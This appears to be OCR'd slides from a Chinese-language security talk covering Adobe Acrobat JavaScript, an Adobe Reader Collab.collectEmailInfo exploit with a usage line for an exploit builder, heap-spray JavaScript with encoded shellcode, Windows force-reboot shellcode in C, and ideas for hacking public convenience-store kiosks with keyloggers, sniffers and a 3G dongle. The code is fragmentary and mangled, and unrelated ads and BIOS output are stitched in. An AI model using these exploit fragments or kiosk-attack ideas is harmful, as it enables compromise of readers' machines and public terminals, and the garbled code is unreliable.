
# how to edit JavaScript with Adobe Acrobat



# how to display some information ?

```
JavaScript 編輯程式  
建立和編輯 JavaScript 程式檔  
  
var formVersion = app.formsVersion;  
var viewerVersion = app.viewerVersion;  
var viewerType = app.viewerType;  
var platform = app.platform;  
  
for (var i = 0; i < app.plugIns.length; i++)  
{  
    if (app.plugIns[i].name == "Forms")  
    {  
        var minorFormVersion = app.plugIns[i].version  
    }  
}  
  
var strVersionCheck =  
"Machine Platform = " + platform + "\n"  
+ "Viewer Version = " + viewerVersion + "\n"  
+ "Viewer Type = " + viewerType + "\n"  
+ "Major Form Version = " + formVersion + "\n"  
+ "Minor Form Version = " + minorFormVersion;  
  
// For Acrobat Forms:  
this.getField("myTextField").value = strVersionCheck;
```

# actuality



# PDF Reader Vulnerability

- <http://www.adobe.com/support/security/bulletins/apsb08-13.html>

```
C:\test\pdfexpl\Debug>pdfexpl.exe
```

```
[*] Adobe Reader CollectEmailInfo Exploits  
Usage :  
    pdfexpl.exe explpdf exefile pdffile
```

# reboot shellcode ;p

```
    _GetCurrentProcess      GetCurrentProcess;  
    _ExitWindowsEx         ExitWindowsEx;  
} api;  
  
char s_kernel32[] = {'k', 'e', 'r', 'n', 'e', 'l', '3', '2', 0};  
char s_user32[] = {'u', 's', 'e', 'r', '3', '2', 0};  
char s_advapi32[] = {'a', 'd', 'v', 'a', 'p', 'i', '3', '2', 0};  
char s_SeShutdownPrivilege[] = {'S', 'e', 'S', 'h', 'u', 't', 'd', 'o', 'w', 'n', 'P', 'r',  
  
HMODULE kernel32 = GetModuleBaseAddress(s_kernel32);  
HMODULE user32 = GetModuleBaseAddress(s_user32);  
HMODULE advapi32 = GetModuleBaseAddress(s_advapi32);  
  
api.OpenProcessToken = (<_OpenProcessToken> eGetProcAddress(advapi32, 0x6d9003c0);  
api.LookupPrivilegeValueA = (<_LookupPrivilegeValueA> eGetProcAddress(advapi32, 0x9ce95c8d);  
api.AdjustTokenPrivileges = (<_AdjustTokenPrivileges> eGetProcAddress(advapi32, 0x12bbe3d);  
api.GetVersion = (<_GetVersion> eGetProcAddress(kernel32, 0xc99660a5);  
api.GetCurrentProcess = (<_GetCurrentProcess> eGetProcAddress(kernel32, 0xe7568286);  
api.ExitWindowsEx = (<_ExitWindowsEx> eGetProcAddress(user32, 0x9021d254);  
  
if (!<api.GetVersion() & WIN32S>>  
<  
    if <api.OpenProcessToken(api.GetCurrentProcess(),  
        TOKEN_ADJUST_PRIVILEGES | TOKEN_QUERY, &hToken)>>  
    <  
        api.LookupPrivilegeValueA(NULL, s_SeShutdownPrivilege, &tkp.Privileges[0].Luid);  
        tkp.PrivilegeCount = 1;  
        tkp.Privileges[0].Attributes = SE_PRIVILEGE_ENABLED;  
        api.AdjustTokenPrivileges(hToken, FALSE, &tkp, 0, (PTOKEN_PRIVILEGES)NULL, 0);  
    }  
    api.ExitWindowsEx(EWX_REBOOT | EWX_FORCE, 0);  
}
```

# Collab.collectEmailInfo()

JavaScript 編輯程式碼

建立和編輯 JavaScript 程式碼

```
uFCFC"))+ unescape("%u17e9%ufffb")+unescape("%uffff%uffff") + unescape("%uf6eb%u
unescape("%uf2eb%uf1eb");
        while ((plin.length % 8) != 0)
        {
            plin = unescape("%u6161") + plin;
        }
        plin += re(2626,ef6);
    }

    if (app.viewerVersion >= 6.0)
    {
        for (var i = 0; i < app.plugIns.length; i++)
        {
            if (app.plugIns[i].name == "Forms")
            {
                var minorFormVersion = app.plugIns[i].version
            }
        }
    }

    this.collabStore = Collab.collectEmailInfo({subj: "",msg: plin});
}

}

var shift = app.setTimeout("sopen()",1000);
```

```

Diskette Drive A : None
Pri. Master Disk : LBA,ATA 100,4MB
Pri. Slave Disk : None
Sec. Master Disk : None
Sec. Slave Disk : None
Display Type
Serial Port(s)
Parallel Port(s)
DDR at Row(s)

```

Pri. Master Disk HDD S.M.A.R.T. capability .... Disabled

PCI device listing ...

Bus No.	Device No.	Func No.	Vendor/Device Class	Device Class
0	0	1	8086 3584 0880	Base Sys. Peri
0	0	3	8086 3585 0880	Base Sys. Peri
0	2	0	8086 3582 0300	Display Cntrlr
0	29	0	8086 24C2 0C03	USB 1.0/1.1 U
0	29	1	8086 24C4 0C03	USB 1.0/1.1 U
0	29	2	8086 24C7 0C03	USB 1.0/1.1 U
0	29	7	8086 24CD 0C03	USB 2.0 FUNC

**ioon**  
便利生活站

**ioon**  
便利生活站

**ioon**  
便利生活站



**ioon**  
便利生活站

服務

精品旅館  
休閒券 **599**元




麗晶酒店休閒券  
點心、咖啡、茶點



麗晶酒店休閒券  
早餐、下午茶

購票方式




\*另有其他休閒券優惠券，請上 ioon 網站查詢

# DEMO

<b>最新0Day</b>	 <b>購票</b>	高鐵、台鐵、航空、郵票、取票、
<b>免費入場</b>	 <b>旅遊</b>	主題樂園、精品、溫泉、精選
<b>高鐵訂票</b> 此處 24hrs	 <b>列印</b>	文件列印、圖片
<b>超商電信</b> 申請 由此進入	 <b>儲值</b>	線上遊戲點數： 電信點數：OP/E
<b>網路花博</b> 由此進入	 <b>申辦</b>	統一超商電信3G 電信服務、汽機車
	 <b>生活</b>	優惠券、企理、法 計程車叫車(酒後)

# No tech, hacking





# 键盘太大？



ATTiny45

EasyLogger



# 山寨版



# 天马行空



# 有没搞头？

影印不用钱？

自行印条形码？

插入3G dongle连结 internet , 内部渗透测试？

封包Sniffer？

Clicklogger + Screen？